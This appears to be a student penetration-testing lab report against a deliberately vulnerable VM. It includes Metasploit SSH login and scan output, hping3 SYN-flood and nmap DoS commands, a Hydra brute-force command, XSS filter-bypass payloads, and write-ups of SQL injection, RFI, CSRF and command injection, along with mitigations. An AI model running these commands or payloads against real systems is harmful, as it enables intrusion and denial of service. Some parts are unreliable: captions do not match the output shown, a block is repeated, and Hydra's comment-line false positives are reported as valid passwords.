
METASPLOIT by Rapid7

[+] 2519 exploits - 1296 auxiliary - 431 post
[+] 1616 payloads - 49 encoders - 13 nops
[+] 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

msf5 > use exploit/multi/ssh/ssh_login
msf5 > use exploit/multi/ssh/ssh_login
[*] No results from search
[*] Failed to load module: exploit/multi/ssh/ssh_login
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(<scanner/ssh/ssh_login>) > set RHOSTS 192.168.35.128
RHOSTS => 192.168.35.128
msf5 auxiliary(<scanner/ssh/ssh_login>) > set USERNAME root
USERNAME => root
msf5 auxiliary(<scanner/ssh/ssh_login>) > set PASSWORD owaspbwa
PASSWORD => owaspbwa
msf5 auxiliary(<scanner/ssh/ssh_login>) > run
[*] 192.168.35.128:22 - Starting brute-force
[*] 192.168.35.128:22 - Success: 'root:owaspbwa' 'uid=0(root) gid=0(root) Linux owaspbwa 2.6.32-5-amd64 #1 SMP Fri Sep 17 21:57:48 UTC 2010 i686 GNU/Linux'
[*] SSH session 1 opened (192.168.35.128:45315 -> 192.168.35.128:22) at 2026-04-02 12:26:55 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

[IMAGE: 3.B.1.png] — Figure 18: SSH credential enumeration in Metasploit.



```
msf5 > use exploit/multi/ssh/ssh_login
msf5 > use exploit/multi/ssh/ssh_login
[*] No results from search
[*] Failed to load module: exploit/multi/ssh/ssh_login
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(<scanner/ssh/ssh_login>) > set RHOSTS 192.168.35.128
RHOSTS => 192.168.35.128
msf5 auxiliary(<scanner/ssh/ssh_login>) > set USERNAME root
USERNAME => root
msf5 auxiliary(<scanner/ssh/ssh_login>) > set PASSWORD owaspbwa
PASSWORD => owaspbwa
msf5 auxiliary(<scanner/ssh/ssh_login>) > run
[*] 192.168.35.128:22 - Starting brute-force
[*] 192.168.35.128:22 - Success: 'root:owaspbwa' 'uid=0(root) gid=0(root) Linux owaspbwa 2.6.32-5-amd64 #1 SMP Fri Sep 17 21:57:48 UTC 2010 i686 GNU/Linux'
[*] SSH session 1 opened (192.168.35.128:45315 -> 192.168.35.128:22) at 2026-04-02 12:26:55 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf5 > use exploit/multi/ssh/ssh_login
msf5 > use exploit/multi/ssh/ssh_login
[*] No results from search
[*] Failed to load module: exploit/multi/ssh/ssh_login
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(<scanner/ssh/ssh_login>) > set RHOSTS 192.168.35.128
RHOSTS => 192.168.35.128
msf5 auxiliary(<scanner/ssh/ssh_login>) > set USERNAME root
USERNAME => root
msf5 auxiliary(<scanner/ssh/ssh_login>) > set PASSWORD owaspbwa
PASSWORD => owaspbwa
msf5 auxiliary(<scanner/ssh/ssh_login>) > run
[*] 192.168.35.128:22 - Starting brute-force
[*] 192.168.35.128:22 - Success: 'root:owaspbwa' 'uid=0(root) gid=0(root) Linux owaspbwa 2.6.32-5-amd64 #1 SMP Fri Sep 17 21:57:48 UTC 2010 i686 GNU/Linux'
[*] SSH session 1 opened (192.168.35.128:45315 -> 192.168.35.128:22) at 2026-04-02 12:26:55 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf5 > use exploit/multi/ssh/ssh_login
msf5 > use exploit/multi/ssh/ssh_login
[*] No results from search
[*] Failed to load module: exploit/multi/ssh/ssh_login
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(<scanner/ssh/ssh_login>) > set RHOSTS 192.168.35.128
RHOSTS => 192.168.35.128
msf5 auxiliary(<scanner/ssh/ssh_login>) > set USERNAME root
USERNAME => root
msf5 auxiliary(<scanner/ssh/ssh_login>) > set PASSWORD owaspbwa
PASSWORD => owaspbwa
msf5 auxiliary(<scanner/ssh/ssh_login>) > run
[*] 192.168.35.128:22 - Starting brute-force
[*] 192.168.35.128:22 - Success: 'root:owaspbwa' 'uid=0(root) gid=0(root) Linux owaspbwa 2.6.32-5-amd64 #1 SMP Fri Sep 17 21:57:48 UTC 2010 i686 GNU/Linux'
[*] SSH session 1 opened (192.168.35.128:45315 -> 192.168.35.128:22) at 2026-04-02 12:26:55 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

[IMAGE: 3.B.2.png] — Figure 19: Successful shell acquisition.

2. Privilege Escalation

In the context of a shell, privilege escalation is the strategic process of moving from a low-privilege user account to a higher privilege level, such as root or administrator:

- **Vertical Escalation:** Involves gaining higher-level access, often by exploiting kernel vulnerabilities or misconfigured SUID binaries.
- **Horizontal Escalation:** Involves moving between accounts with similar privilege levels to access broader data sets.

3. Additional Exploitations

I attempted further exploitation on two other legacy services identified during the enumeration phase (e.g., FTP and Telnet). These targets were prioritised due to their use of unpatched, vulnerable versions (such as VSFTPD 2.3.4) which contain documented backdoors.

```
msf6 auxiliary(admin/mysql/mysql_enum) > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.35.128
RHOSTS => 192.168.35.128
msf6 auxiliary(scanner/http/http_version) > run
[*] 192.168.35.128:80 Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.2 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > █
```

[IMAGE: 3.B.4.png] — Figure 20: FTP exploitation attempt.

```
msf6 auxiliary(scanner/http/http_version) > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.35.128
RHOSTS => 192.168.35.128
msf6 auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.35.128:445 - Host could not be identified: Unix (Samba 3.4.7)
[*] 192.168.35.128 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > █
```


[IMAGE: 3.B.4.2.png] — Figure 21: Secondary exploitation success.

C. Denial of Service (DoS)

1. Methods and NSE


I carried out Denial of Service (DoS) attacks using two distinct methodologies to test system availability:

- **SYN Flooding:** Executed via hping3, this attack exploits the TCP three-way handshake by flooding the target with SYN packets but never responding to the SYN/ACK, thus exhausting the server's connection queue.
- **Application-Layer Exhaustion:** Utilised the Nmap Scripting Engine (NSE) to perform a Slowloris-style attack, which maintains many open connections to the web server to exhaust its thread pool.



```
Student ID: w1966430 | kali@kali:~$ sudo hping3 -S --flood -V 192.168.35.128
using eth0, addr: 192.168.35.130, MTU: 1500
HPING 192.168.35.128 (eth0 192.168.35.128): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

[IMAGE: 3.C.1.png] — Figure 22: hping3 SYN flood execution.



```
File Actions Edit View Help
Student ID: w1966430 | kali@kali:~$ sudo nmap --script dos -Pn 192.168.35.128
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-02 12:38 BST
Stats: 0:03:10 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 1.37% done; ETC: 16:07 (3:25:59 remaining)
Stats: 0:04:05 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 21.99% done; ETC: 12:55 (0:13:29 remaining)
```

[IMAGE: 3.C.3.png] — Figure 23: NSE-based Slowloris DoS attack.

2. Impact and Mitigation

DoS attacks aim to make a service or network resource unavailable to its intended users:


- **Impact:** These attacks can cause significant financial loss and reputational damage by preventing legitimate traffic from reaching critical services.
 - **Mitigation:** Organisations can mitigate these threats by deploying Anycast DNS to distribute traffic, implementing strict Rate Limiting, and using Web Application Firewalls (WAFs) to absorb volumetric traffic before it reaches the origin server.
-

4. Exploiting Web Application Vulnerabilities

A. SQL Injection (DVWA)

1. Identification


Identification was achieved by appending a single quote (') to the input field, which triggered a verbose MySQL syntax error. This error indicates that the application utilizes **Dynamic SQL** and fails to adequately sanitise user-supplied input before it is processed by the database engine. This vulnerability is a primary example of **A03:2021-Injection** as defined by the OWASP Top 10.



[IMAGE: 4.A.1.png] — Figure 24: Identification of SQL Injection via error message.

2. Exploitation

Utilising UNION SELECT statements; I successfully enumerated the backend database structure. This process allowed for the extraction of sensitive information, specifically the users table, revealing usernames and password hashes for all registered accounts.



[IMAGE: 4.A.2.png] — Figure 25: Extracted user database and hashes.

3. Principles and Impact

SQL Injection is a high-risk vulnerability because it violates every pillar of the **CIA Triad**:

- **Confidentiality:** Attackers can leak sensitive data, such as personal information or credentials, as demonstrated in the extraction of password hashes.
- **Integrity:** Unauthorised actors may modify or corrupt database records, potentially altering financial transactions or user permissions.
- **Availability:** Malicious commands, such as DROP TABLE, can be used to delete critical data infrastructure, leading to a complete denial of service for legitimate users.

4. Mitigation


To protect web applications against SQL Injection, organisations must implement the following:

- **Parameterized Queries:** Also known as Prepared Statements, this ensures that the database treats user input strictly as data and never as executable code.
- **Input Validation:** Enforce strict "allow-list" validation on the server side to ensure input matches expected formats (e.g., numeric IDs).

B. Cross-Site Scripting (XSS)

1. Identification and Filter Bypass

I initially identified that the Security Shepherd application was vulnerable to XSS by injecting a basic `<script>alert('w1966430')</script>` payload. Upon encountering basic input filtering in further levels, I successfully bypassed the security controls by using an alternative event handler: `<img src=x onerror=alert('w1966430')>`. This demonstrates that simple string filtering is an insufficient defence against determined attackers.



[IMAGE: 4.B.1.png] — Figure 26: XSS alert box bypass success.

2. Risk Assessment

XSS attacks represent a significant threat to confidentiality and user security:

- **Credential Theft:** Malicious actors can leverage XSS to steal **Session Cookies** using `document.cookie`, allowing them to hijack authenticated sessions.
- **Phishing and Defacement:** Attackers can inject malicious forms or redirect users to fraudulent websites to harvest credentials.


3. Mitigation

- **Output Encoding:** All user-supplied data must be encoded before being rendered in the browser to prevent it from being interpreted as HTML or JavaScript.
- **Content Security Policy (CSP):** Implementing a strict CSP can restrict the sources from which scripts can be executed, effectively neutralising most XSS vectors.

C. Additional Vulnerabilities

1. Remote File Inclusion (RFI) and Defacement


I successfully conducted a Remote File Inclusion (RFI) attack by manipulating a file-loading parameter to include a script hosted on my Kali Linux machine. This was used to perform a website defacement, proving that I had achieved unauthorised control over the web content.



[IMAGE: 4.C.1.png] — Figure 27: RFI/Website defacement proof.

2. Cross-Site Request Forgery (CSRF)


A CSRF attack was executed on the DVWA platform. By crafting a malicious link that an authenticated user would click, I was able to trigger a sensitive action (such as a password change) on behalf of the victim without their knowledge.



[IMAGE: 4.C.2.png] — Figure 28: CSRF attack execution.

3. OS Command Injection

I exploited the DVWA application's failure to properly sanitise system calls, allowing me to inject operating system commands. By appending a semicolon and the id command to a legitimate request, I forced the server to execute my command and return the system user information.



[IMAGE: 4.C.3.png] — Figure 29: OS Command Injection resulting in id command output.

5. Exploiting Cryptographic Weaknesses

A. Brute-Force and Dictionary Attacks

To evaluate the strength of the target's authentication mechanisms, automated brute-force and dictionary attacks were performed using **Hydra** against the SSH and HTTP login services. This process involves systematically testing a list of common credentials against the service until a valid combination is identified. This activity highlights the vulnerability of systems that do not enforce strong password policies or account lockout mechanisms.

```
Student ID: w1966430 | kali@kali:~$ hydra -l admin -P /usr/share/wordlists/john.lst 192.168.35.128 http-get-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-02 13:32:53
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3559 login tries (l:1/p:3559), ~223 tries per task
[DATA] attacking http-get-form://192.168.35.128:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed
[80][http-get-form] host: 192.168.35.128 login: admin password: #!comment:
[80][http-get-form] host: 192.168.35.128 login: admin password: #!comment: This list has been compiled by Solar Designer of Openwall Project
[80][http-get-form] host: 192.168.35.128 login: admin password: #!comment: in 1996 through 2011. It is assumed to be in the public domain.
[80][http-get-form] host: 192.168.35.128 login: admin password: #!comment: This list is based on passwords most commonly seen on the Internet of Unix
[80][http-get-form] host: 192.168.35.128 login: admin password: #!comment: systems in mid-1990's, sorted for decreasing number of occurrences
[80][http-get-form] host: 192.168.35.128 login: admin password: #!comment: (that is, more common passwords are listed first). It has been
[80][http-get-form] host: 192.168.35.128 login: admin password: #!comment: revised to also include common website passwords from various public lists
[80][http-get-form] host: 192.168.35.128 login: admin password: #!comment: occurred in 2006 through 2010.
[80][http-get-form] host: 192.168.35.128 login: admin password: password
[80][http-get-form] host: 192.168.35.128 login: admin password: #!comment: of "top N passwords" from major community website compilations that
[80][http-get-form] host: 192.168.35.128 login: admin password: #!comment:
[80][http-get-form] host: 192.168.35.128 login: admin password: 123456
[80][http-get-form] host: 192.168.35.128 login: admin password: 12345
[80][http-get-form] host: 192.168.35.128 login: admin password: #!comment:
[80][http-get-form] host: 192.168.35.128 login: admin password: #!comment: For more wordlists, see https://www.openwall.com/wordlists/
[80][http-get-form] host: 192.168.35.128 login: admin password: #!comment: Last update: 2011/11/20 (3546 entries)
1 of 1 target successfully completed, 16 valid passwords found
